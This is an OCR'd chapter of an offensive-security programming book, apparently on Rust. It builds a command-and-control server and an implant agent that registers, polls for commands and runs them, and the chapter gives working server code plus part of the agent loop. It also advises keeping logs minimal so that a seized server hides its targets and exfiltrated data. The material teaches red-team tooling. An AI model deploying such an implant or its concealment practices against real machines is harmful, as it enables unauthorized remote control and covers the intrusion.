

Figure 10.9: The CLean Architecture - source

of feature laden software. This allows you to use such frameworks as tools, rather than having to cram your system into their limited constraints. 2. *Testable. The business rules can be tested without the UI, Database, Web Server, or any other external element.* 3. *Independent of UI. The UI can change easily, without changing the rest of the system. A Web UI could be replaced with a console UI, for example, without changing the business rules.* 4. *Independent of Database. You can swap out Oracle or SQL Server, for Mongo, BigTable, CouchDB, or something else. Your business rules are not bound to the database.* 5. *Independent of any external agency. In fact your business rules simply don't know anything at all about the outside world.*

You can learn more about the clean architecture in the eponym book: Clean Architecture by *Robert C. Martin*.

But, in my opinion, the clean architecture is too complex, with its jargon that resonates only with professional architects and too many layers of abstraction. It's not for people actually writing code.

This is why I propose another approach, equally flexible but much simpler and which can be used for traditional server-side rendered web applications and for JSON APIs.



Figure 10.10: Server's architecture

As far as I know, this architecture has no official and shiny name, but I have used it with success for projects exceeding tens of thousands of lines of code in Rust, Go, and Node.JS.

The advantage of using such architecture is that, if in the future the requirements or one dependency are revamped, changes are local and isolated.

Each layer should communicate only with adjacent layers.

Let's dig in!

10.5.3.1 Presentation

The presentation layer is responsible for the deserialization of the requests and the serialization of the responses.

It has its own models (HTML templates or structure to be encoded in JSON / XML). It encapsulates all the details about encoding responses of our web server.

The presentation layer calls the services layer.

10.5.3.2 Services

The services layer is where the business logic lives. All our application's rules and invariants live in the services layer.

Need to verify a phone number? But what is the format of a phone number? The response to this question is in the service layer.

What are the validations to proceed to when creating a job for an agent? This is the role of the service layer.

10.5.3.3 Entities

The entities layer encapsulates all the structures that will be used by the services layer. Each service has its own group of entities.

Why not call this part a model? Because a model often refers to an object persisted in a database or sent by the presentation layer. In addition to being confusing, in the real world, not all entities are persisted. For example, an object representing a group with its users may be used in your services but neither persisted nor transmitted by the presentation layer.

In our case, the entities will `Agent` , `Job` (a job is a command created by the client, stored and dispatched by the server, and executed by the agent),

10.5.3.4 Repository

The repository layer is a thin abstraction over the database. It encapsulates all the database calls.

The repository layer is called by the services layer.

10.5.3.5 Drivers

And the last piece of our architecture, `drivers` . Drivers encapsulate calls to third-party APIs and communication with external services such as email servers or block storage.

`drivers` can only be called by `services`, because this is where the business logic lives.

10.5.4 Scaling the architecture

You may be wondering, "Great, but how to scale our server once we already have a lot of features implemented and we need to add more?"

You simply need to "horizontally scale" your services and repositories. One pair for each bounded domain context.



Figure 10.11: Scaling our architecture

As you may have guessed, if our project becomes too big, each service will become a "micro-service".

10.5.5 Choosing a web framework

So now we have our requirements, which web framework to choose?

A few months ago, I would have told you: go for `actix-web`. Period.

But now that the transition to v4 is taking too much time and is painful, I would like to re-evaluate this decision.

When searching for web servers, we find the following crates:

crate	Total downloads *(August 2021)*
hyper	28,341,957
actix-web	3,522,534
warp	2,687,365

crate	Total downloads *(August 2021)*
tide	353,001
gotham	76,044

hyper is the *de facto* and certainly more proven HTTP library in Rust. Unfortunately, it's a little bit too low-level for our use case.

actix-web was the rising star of Rust web frameworks. It was designed for absolute speed and was one of the first web frameworks to adopt `async/await`. Unfortunately, its history is tainted by some drama, where the original creator decided to leave. Now the development has stalled.

warp is a web framework on top of `hyper`, made by the same author. It is small, and reliable, and fast enough for 99% of projects. There is one downside: its API is just plain weird. It's elegant in terms of functional programming, as being extremely composable using Filters, but it does absolutely not match the mental model of traditional web framework (request, server, context). That being said, it's still understandable and easy to use.

tide is, in my opinion, the most elegant web framework available. Unfortunately, it relies on the `async-std` runtime, and thus can't be used (or with weird side effects) in projects using `tokio` as async runtime.

Finally, there is **gotham**, which is, like `warp`, built on top of `hyper` but seems to provide a better API. Unfortunately, this library is still early, and there is (to my knowledge) no report of extensive use in production.

Because we are aiming for a simple to use and robust framework, which works with the `tokio` runtime, we are going to use `warp`.

Beware that due to its high use of generics and its weird API `warp` may not be the best choice if you are designing a server with hundreds of endpoints, compilation can be slow and the code hard to understand.

10.5.6 Choosing the remaining libraries

10.5.6.1 Database access

The 3 main contenders for the database access layer are:

- diesel
- tokio-postgres
- sqlx

`diesel` is is a *Safe, Extensible ORM and Query Builder for Rust*. It was the first database library I ever used. Unfortunately, there are two things that make this library not ideal. First, it's an ORM, which means that it provides an abstraction layer on top of the database, which may take time to learn, is specific to this library, and hard to master. Secondly, it provides a sync interface, which means that calls are blocking, and as we have seen in Chapter 3, it may introduce subtle and hard to debug bugs in an application dominantly async, such as a web server.

Then comes `tokio-postgres`. This time the library is async. Unfortunately, it is too low-level to be productive. It requires that we do all the deserialization ourselves, which may introduce a lot of bugs because it removes the type safety provided by Rust, especially when our database schema will change (database schemas **always** changes).

`sqlx` is the clear winner of the competition. In addition to providing an async API, it provides type safety which greatly reduces the risk of introducing bugs. But the library goes even further: with its query! macro, queries can be checked at compile (or test) time against the schema of the database.

10.5.6.2 logging

In the context of offensive security, logging is tedious. Indeed, in the case your C&C is breached or seized, it may reveal a lot of information about who your targets are and what kind of data was exfiltrated.

This is why I recommend not to log every request, but instead only errors for debugging purposes, and to be very **very** careful not to log data about your targets.

10.6 Designing the agent



Figure 10.12: Architecture of our agent

The principal constraint: being as small as possible.

The problem with the most popular libraries is that they tend to be very big and not designed for our use case.

10.6.1 Choosing an HTTP library

When searching on crates.io for HTTP client, we find the following contenders:

- hyper

- reqwest
- awc (Actix Web Client)
- ureq
- surf

I'll keep it short. I think the best one fitting our requirements for the agent (to be small, easy to use, and correct) is ureq.

10.7 Docker for offensive security

Docker (which is the name of both the software and the company developing it), initially launched in 2013, and took the IT world by storm. Based on lightweight virtual containers, it allows backend developers to package all the dependencies and assets of an application in a single image and to deploy it as is. They are a great and modern alternative to traditional virtual machines, usually lighter and that can launch in less than 100ms.

By default, containers are not as secure as Virtual Machines, this is why new runtimes such as katacontainers or gvisor emerged to provide stronger isolation and allow to run multiple **untrusted** containers on the same machine. Breaking the boundaries of a container is called an "escape".

Container images are built using a `Dockerfile` which is kind of a recipe.

But today, Dockerfiles and the Open Containers Initiative (OCI) Image Format are not only used for containers. It has become a kind of industry standard for immutable and reproducible images. For example, the cloud provider fly.io is using `Dockerfile` to build Firecracker micro-VMs. You can see a `Dockerfile` as a kind of recipe to create a cake. But better than a traditional recipe, you only need the `Dockerfile` to build an image that will be perfect 100% of the time.

Containers were and still are a revolution. I believe it will take a long time before the industry moves toward a new packaging and distribution format, especially for backend applications such as our C&C server. Learning how it works and how to use it is an absolute prerequisite in today's world.

In this book, we won't explore how to escape from a container, but instead, how to use Docker to sharpen our arsenal. In this chapter, we will see how to build a Docker image to easily package a server application, and in chapter 12, we will see how to use Docker to create a reproducible cross-compilation toolchain.

10.8 Let's code

10.8.1 The server (C&C)

10.8.1.1 Error

The first thing I do when I start a new Rust project is to create my `Error` enum. I do not try to guess all the variants ahead of time but instead let it grow organically.

That being said, I always create an `Internal(String)` variant for errors I don't want or can't handle gracefully.

ch_10/server/src/error.rs

```
use thiserror::Error;

#[derive(Error, Debug, Clone)]
pub enum Error {
    #[error("Internal error")]
    Internal(String),
}
```

10.8.1.2 Configuration

There are basically 2 ways to handle the configuration of a server application:

- configuration files
- environment variables

Configuration files such as JSON or TOML have the advantage of providing built-in typing.

On the other hand, **environment variables** do not provide strong typing but are easier to use with the modern deployment and DevOps tools.

We are going to use the `dotenv` crate.

ch_10/server/src/config.rs

```
use crate::Error;

#[derive(Clone, Debug)]
pub struct Config {
    pub port: u16,
    pub database_url: String,
}

const ENV_DATABASE_URL: &str = "DATABASE_URL";
```

```
const ENV_PORT: &str = "PORT";

const DEFAULT_PORT: u16 = 8080;
```

```
impl Config {
    pub fn load() -> Result<Config, Error> {
        dotenv::dotenv().ok();

        let port = std::env::var(ENV_PORT)
            .ok()
            .map_or(Ok(DEFAULT_PORT), |env_val| env_val.parse::<u16>())?;

        let database_url =
            std::env::var(ENV_DATABASE_URL).map_err(|_|
             ↪  env_not_found(ENV_DATABASE_URL))?;

        Ok(Config { port, database_url })
    }
}

fn env_not_found(var: &str) -> Error {
    Error::NotFound(format!("config: {} env var not found", var))
}
```

Then we can proceed to configure the database connection.

Unfortunately, PostgreSQL is bounded by RAM in the number of active connections it can handle. A safe default is 20.

ch_10/server/src/db.rs

```
use log::error;
use sqlx::{self, postgres::PgPoolOptions, Pool, Postgres};
use std::time::Duration;

pub async fn connect(database_url: &str) -> Result<Pool<Postgres>, crate::Error> {
    PgPoolOptions::new()
        .max_connections(20)
        .max_lifetime(Duration::from_secs(30 * 60)) // 30 mins
        .connect(database_url)
        .await
        .map_err(|err| {
            error!("db: connecting to DB: {}", err);
            err.into()
        })
```

```
}

pub async fn migrate(db: &Pool<Postgres>) -> Result<(), crate::Error> {
    match sqlx::migrate!("./db/migrations").run(db).await {
        Ok(_) => Ok(()),
        Err(err) => {
            error!("db::migrate: migrating: {}", &err);
            Err(err)
        }
    }?;

    Ok(())
}
```

10.8.1.3 Presentation layer (API)

The presentation layer (here a JSON API), is responsible for the following tasks:

- Routing
- Decoding requests
- Calling the service layer
- Encoding responses

10.8.1.3.1 Routing Routing is the process of matching an HTTP request to the correct function.

Routing with the `warp` framework is not intuitive at all (it doesn't match the mental model of web developers and is very verbose) but is very powerful.

It was designed to be composable. It should be approached more like functional programming than a traditional web framework.

ch_10/server/src/api/routes/mod.rs

```
use agents::{get_agents, post_agents};
use index::index;
use jobs::{create_job, get_agent_job, get_job_result, get_jobs, post_job_result};
use std::{convert::Infallible, sync::Arc};
use warp::Filter;

mod agents;
mod index;
mod jobs;

use super::AppState;
```

```rust
pub fn routes(
    app_state: Arc<AppState>,
) -> impl Filter<Extract = impl warp::Reply, Error = Infallible> + Clone {
    let api = warp::path("api");
    let api_with_state = api.and(super::with_state(app_state));

    // GET /api
    let index = api.and(warp::path::end()).and(warp::get()).and_then(index);

    // GET /api/jobs
    let get_jobs = api_with_state
        .clone()
        .and(warp::path("jobs"))
        .and(warp::path::end())
        .and(warp::get())
        .and_then(get_jobs);
```

```rust
    // POST /api/jobs
    let post_jobs = api_with_state
        .clone()
        .and(warp::path("jobs"))
        .and(warp::path::end())
        .and(warp::post())
        .and(super::json_body())
        .and_then(create_job);

    // GET /api/jobs/{job_id}/result
    let get_job = api_with_state
        .clone()
        .and(warp::path("jobs"))
        .and(warp::path::param())
        .and(warp::path("result"))
        .and(warp::path::end())
        .and(warp::get())
        .and_then(get_job_result);

    // POST /api/jobs/result
    let post_job_result = api_with_state
        .clone()
        .and(warp::path("jobs"))
        .and(warp::path("result"))
        .and(warp::path::end())
        .and(warp::post())
```

```
        .and(super::json_body())
        .and_then(post_job_result);
```

```
    // POST /api/agents
    let post_agents = api_with_state
        .clone()
        .and(warp::path("agents"))
        .and(warp::path::end())
        .and(warp::post())
        .and_then(post_agents);

    // GET /api/agents
    let get_agents = api_with_state
        .clone()
        .and(warp::path("agents"))
        .and(warp::path::end())
        .and(warp::get())
        .and_then(get_agents);

    // GET /api/agents/{agent_id}/job
    let get_agents_job = api_with_state
        .clone()
        .and(warp::path("agents"))
        .and(warp::path::param())
        .and(warp::path("job"))
        .and(warp::path::end())
        .and(warp::get())
        .and_then(get_agent_job);
```

And finally:

```
    let routes = index
        .or(get_jobs)
        .or(post_jobs)
        .or(get_job)
        .or(post_job_result)
        .or(post_agents)
        .or(get_agents)
        .or(get_agents_job)
        .with(warp::log("server"))
        .recover(super::handle_error);

    routes
}
```

10.8.1.4 Decoding requests

Decoding requests is performed in two steps:

A reusable `wrap` filter:

ch_10/server/src/api/mod.rs

```
pub fn json_body<T: DeserializeOwned + Send>(
) -> impl Filter<Extract = (T,), Error = warp::Rejection> + Clone {
    warp::body::content_length_limit(1024 * 16).and(warp::body::json())
}
```

And directly using our Rust type in the signature of our handler function, here `api::CreateJob` .

ch_10/server/src/api/routes/jobs.rs

```
pub async fn create_job(
    state: Arc<AppState>,
    input: api::CreateJob,
) -> Result<impl warp::Reply, warp::Rejection> {
```

10.8.1.5 Calling the service layer

Thanks to `warp` , our function directly receive the good type, so calling the services layer is as simple as:

ch_10/server/src/api/routes/jobs.rs

```
    let job = state.service.create_job(input).await?;
```

10.8.1.6 Encoding responses

Finally, we can send the response back:

ch_10/server/src/api/routes/jobs.rs

```
    let job: api::Job = job.into();

    let res = api::Response::ok(job);
    let res_json = warp::reply::json(&res);
    Ok(warp::reply::with_status(res_json, StatusCode::OK))
}
```

10.8.1.6.1 Implementing long-polling

Long polling is a joy to implement in Rust. It's a basic loop: we search for available jobs. If there is one, we send it back as a response.

Otherwise, we sleep a little bit and continue the loop. Repeat as much as you want.

After 5 seconds, we return an empty response.

```
pub async fn get_job_result(
    state: Arc<AppState>,
    job_id: Uuid,
) -> Result<impl warp::Reply, warp::Rejection> {
    let sleep_for = Duration::from_secs(1);

    // long polling: 5 secs
    for _ in 0..5u64 {
        let job = state.service.find_job(job_id).await?;
        match &job.output {
            Some(_) => {
                let job: api::Job = job.into();
                let res = api::Response::ok(job);
                let res_json = warp::reply::json(&res);
                return Ok(warp::reply::with_status(res_json, StatusCode::OK));
            }
            None => tokio::time::sleep(sleep_for).await,
        }
    }

    // if no job is found, return empty response
    let res = api::Response::<Option<()>>::ok(None);
    let res_json = warp::reply::json(&res);
    Ok(warp::reply::with_status(res_json, StatusCode::OK))
}
```

By using `tokio::time::sleep`, an active connection will barely use any resources when waiting.

10.8.1.7 Service layer

Remember, the service layer is the one containing all our business logic.

ch_10/server/src/service/mod.rs

```
use crate::Repository;
use sqlx::{Pool, Postgres};

mod agents;
mod jobs;

#[derive(Debug)]
```

```rust
pub struct Service {
    repo: Repository,
    db: Pool<Postgres>,
}

impl Service {
    pub fn new(db: Pool<Postgres>) -> Service {
        let repo = Repository {};
        Service { db, repo }
    }
}
```

ch_10/server/src/service/jobs.rs

```rust
use super::Service;
use crate::{entities::Job, Error};
use chrono::Utc;
use common::api::{CreateJob, UpdateJobResult};
use sqlx::types::Json;
use uuid::Uuid;

impl Service {
    pub async fn find_job(&self, job_id: Uuid) -> Result<Job, Error> {
        self.repo.find_job_by_id(&self.db, job_id).await
    }
```

```rust
    pub async fn list_jobs(&self) -> Result<Vec<Job>, Error> {
        self.repo.find_all_jobs(&self.db).await
    }
```

```rust
    pub async fn get_agent_job(&self, agent_id: Uuid) -> Result<Option<Job>, Error>
    ↪ {
        let mut agent = self.repo.find_agent_by_id(&self.db, agent_id).await?;

        agent.last_seen_at = Utc::now();
        // ignore result as an error is not important
        let _ = self.repo.update_agent(&self.db, &agent).await;

        match self.repo.find_job_for_agent(&self.db, agent_id).await {
            Ok(job) => Ok(Some(job)),
            Err(Error::NotFound(_)) => Ok(None),
            Err(err) => Err(err),
        }
    }
```

```
    pub async fn update_job_result(&self, input: UpdateJobResult) -> Result<(),
    ↪ Error> {
        let mut job = self.repo.find_job_by_id(&self.db, input.job_id).await?;

        job.executed_at = Some(Utc::now());
        job.output = Some(input.output);
        self.repo.update_job(&self.db, &job).await
    }
```

```
    pub async fn create_job(&self, input: CreateJob) -> Result<Job, Error> {
        let command = input.command.trim();
        let mut command_with_args: Vec<String> = command
            .split_whitespace()
            .into_iter()
            .map(|s| s.to_owned())
            .collect();
        if command_with_args.is_empty() {
            return Err(Error::InvalidArgument("Command is not valid".to_string()));
        }

        let command = command_with_args.remove(0);

        let now = Utc::now();
        let new_job = Job {
            id: Uuid::new_v4(),
            created_at: now,
            executed_at: None,
            command,
            args: Json(command_with_args),
            output: None,
            agent_id: input.agent_id,
        };

        self.repo.create_job(&self.db, &new_job).await?;

        Ok(new_job)
    }
}
```

ch_10/server/src/service/agents.rs

```
use super::Service;
use crate::{
    entities::{self, Agent},
    Error,
```

```
};
use chrono::Utc;
use common::api::AgentRegistered;
use uuid::Uuid;

impl Service {
    pub async fn list_agents(&self) -> Result<Vec<entities::Agent>, Error> {
        self.repo.find_all_agents(&self.db).await
    }
```

```
    pub async fn register_agent(&self) -> Result<AgentRegistered, Error> {
        let id = Uuid::new_v4();
        let created_at = Utc::now();

        let agent = Agent {
            id,
            created_at,
            last_seen_at: created_at,
        };

        self.repo.create_agent(&self.db, &agent).await?;

        Ok(AgentRegistered { id })
    }
}
```

10.8.1.8 Repository layer

ch_10/server/src/repository/mod.rs

```
mod agents;
mod jobs;

#[derive(Debug)]
pub struct Repository {}
```

Wait, but why do we put the database in the service and not the repository. Because sometimes (often), you will need to use transactions in order to make multiple operations atomic. Thus you need the transaction to live across multiple calls to the repositories' methods.

ch_10/server/src/repository/jobs.rs

```
use super::Repository;
use crate::{entities::Job, Error};
use log::error;
```

```
use sqlx::{Pool, Postgres};
use uuid::Uuid;

impl Repository {
    pub async fn create_job(&self, db: &Pool<Postgres>, job: &Job) -> Result<(),
    ↪ Error> {
        const QUERY: &str = "INSERT INTO jobs
            (id, created_at, executed_at, command, args, output, agent_id)
            VALUES ($1, $2, $3, $4, $5, $6, $7)";

        match sqlx::query(QUERY)
            .bind(job.id)
            .bind(job.created_at)
            .bind(job.executed_at)
            .bind(&job.command)
            .bind(&job.args)
            .bind(&job.output)
            .bind(job.agent_id)
            .execute(db)
            .await
        {
            Err(err) => {
                error!("create_job: Inserting job: {}", &err);
                Err(err.into())
            }
            Ok(_) => Ok(()),
        }
    }
```

```
    pub async fn update_job(&self, db: &Pool<Postgres>, job: &Job) -> Result<(),
    ↪ Error> {
        const QUERY: &str = "UPDATE jobs
            SET executed_at = $1, output = $2
            WHERE id = $3";

        match sqlx::query(QUERY)
            .bind(job.executed_at)
            .bind(&job.output)
            .bind(job.id)
            .execute(db)
            .await
        {
            Err(err) => {
                error!("update_job: updating job: {}", &err);
```

```
            Err(err.into())
        }
        Ok(_) => Ok(()),
    }
}
```

```
pub async fn find_job_by_id(&self, db: &Pool<Postgres>, job_id: Uuid) ->
↪  Result<Job, Error> {
    const QUERY: &str = "SELECT * FROM jobs WHERE id = $1";

    match sqlx::query_as::<_, Job>(QUERY)
        .bind(job_id)
        .fetch_optional(db)
        .await
    {
        Err(err) => {
            error!("find_job_by_id: finding job: {}", &err);
            Err(err.into())
        }
        Ok(None) => Err(Error::NotFound("Job not found.".to_string())),
        Ok(Some(res)) => Ok(res),
    }
}
```

```
pub async fn find_job_for_agent(
    &self,
    db: &Pool<Postgres>,
    agent_id: Uuid,
) -> Result<Job, Error> {
    const QUERY: &str = "SELECT * FROM jobs
        WHERE agent_id = $1 AND output IS NULL
        LIMIT 1";

    match sqlx::query_as::<_, Job>(QUERY)
        .bind(agent_id)
        .fetch_optional(db)
        .await
    {
        Err(err) => {
            error!("find_job_where_output_is_null: finding job: {}", &err);
            Err(err.into())
        }
        Ok(None) => Err(Error::NotFound("Job not found.".to_string())),
        Ok(Some(res)) => Ok(res),
```

```
        }
    }
```

```
    pub async fn find_all_jobs(&self, db: &Pool<Postgres>) -> Result<Vec<Job>,
    ↪ Error> {
        const QUERY: &str = "SELECT * FROM jobs ORDER BY created_at";

        match sqlx::query_as::<_, Job>(QUERY).fetch_all(db).await {
            Err(err) => {
                error!("find_all_jobs: finding jobs: {}", &err);
                Err(err.into())
            }
            Ok(res) => Ok(res),
        }
    }
}
```

Note that in a larger program, we would split each function into separate files.

10.8.1.9 Migrations

Migrations are responsible for setting up the database schema.

They are executed when our server is starting.

ch_10/server/db/migrations/001_init.sql

```
CREATE TABLE agents (
  id UUID PRIMARY KEY,
  created_at TIMESTAMP WITH TIME ZONE NOT NULL,
  last_seen_at TIMESTAMP WITH TIME ZONE NOT NULL
);


CREATE TABLE jobs (
  id UUID PRIMARY KEY,
  created_at TIMESTAMP WITH TIME ZONE NOT NULL,
  executed_at TIMESTAMP WITH TIME ZONE,
  command TEXT NOT NULL,
  args JSONB NOT NULL,
  output TEXT,

  agent_id UUID NOT NULL REFERENCES agents(id) ON DELETE CASCADE
);
CREATE INDEX index_jobs_on_agent_id ON jobs (agent_id);
```

10.8.1.10 main

And finally, the `main.rs` file to wire up everything and start the `tokio` runtime.

ch_10/server/src/main.rs

```rust
#[tokio::main(flavor = "multi_thread")]
async fn main() -> Result<(), anyhow::Error> {
    std::env::set_var("RUST_LOG", "server=info");
    env_logger::init();

    let config = Config::load()?;

    let db_pool = db::connect(&config.database_url).await?;
    db::migrate(&db_pool).await?;

    let service = Service::new(db_pool);
    let app_state = Arc::new(api::AppState::new(service));

    let routes = api::routes::routes(app_state);

    log::info!("starting server on: 0.0.0.0:{}", config.port);

    let (_addr, server) =
        warp::serve(routes).bind_with_graceful_shutdown(([127, 0, 0, 1],
        ↪  config.port), async {
            tokio::signal::ctrl_c()
                .await
                .expect("Failed to listen for CRTL+c");
            log::info!("Shutting down server");
        });

    server.await;

    Ok(())
}
```

As we can see, it's really easy to set up graceful shutdowns with `warp` : when our server receives a `Ctrl+C` signal, it will stop receiving new connections, and the in-progress connections will not be terminated abruptly.

10.8.2 The agent

How the agent works is rather simple. It registers to the server and waits for commands to arrive. When it receives a command, it executes the command and sends the result back to the server.

10.8.2.1 Registering

```rust
pub fn register(api_client: &ureq::Agent) -> Result<Uuid, Error> {
    let register_agent_route = format!("{}/api/agents", consts::SERVER_URL);

    let api_res: api::Response<api::AgentRegistered> = api_client
        .post(register_agent_route.as_str())
        .call()?
        .into_json()?;

    let agent_id = match (api_res.data, api_res.error) {
        (Some(data), None) => Ok(data.id),
        (None, Some(err)) => Err(Error::Api(err.message)),
        (None, None) => Err(Error::Api(
            "Received invalid api response: data and error are both
             ↪ null.".to_string(),
        )),
        (Some(_), Some(_)) => Err(Error::Api(
            "Received invalid api response: data and error are both non
             ↪ null.".to_string(),
        )),
    }?;

    Ok(agent_id)
}
```

10.8.2.2 Saving and loading configuration

```rust
pub fn save_agent_id(agent_id: Uuid) -> Result<(), Error> {
    let agent_id_file = get_agent_id_file_path()?;
    fs::write(agent_id_file, agent_id.as_bytes())?;

    Ok(())
}
```

```rust
pub fn get_saved_agent_id() -> Result<Option<Uuid>, Error> {
    let agent_id_file = get_agent_id_file_path()?;

    if agent_id_file.exists() {
        let agent_file_content = fs::read(agent_id_file)?;

        let agent_id = Uuid::from_slice(&agent_file_content)?;
        Ok(Some(agent_id))
    } else {
```

```
        Ok(None)
    }
}
```

```
pub fn get_agent_id_file_path() -> Result<PathBuf, Error> {
    let mut home_dir = match dirs::home_dir() {
        Some(home_dir) => home_dir,
        None => return Err(Error::Internal("Error getting home
        ↪ directory.".to_string())),
    };

    home_dir.push(consts::AGENT_ID_FILE);

    Ok(home_dir)
}
```

10.8.2.3 Executing commands

```
use crate::consts;
use common::api;
use std::{process::Command, thread::sleep, time::Duration};
use uuid::Uuid;

pub fn run(api_client: &ureq::Agent, agent_id: Uuid) -> ! {
    let sleep_for = Duration::from_secs(1);
    let get_job_route = format!("{}/api/agents/{}/job", consts::SERVER_URL,
    ↪ agent_id);
    let post_job_result_route = format!("{}/api/jobs/result", consts::SERVER_URL);

    loop {
        let server_res = match api_client.get(get_job_route.as_str()).call() {
            Ok(res) => res,
            Err(err) => {
                log::debug!("Error geeting job from server: {}", err);
                sleep(sleep_for);
                continue;
            }
        };

        let api_res: api::Response<api::AgentJob> = match server_res.into_json() {
            Ok(res) => res,
            Err(err) => {
                log::debug!("Error parsing JSON: {}", err);
```

```
                sleep(sleep_for);
                continue;
            }
        };
```

```
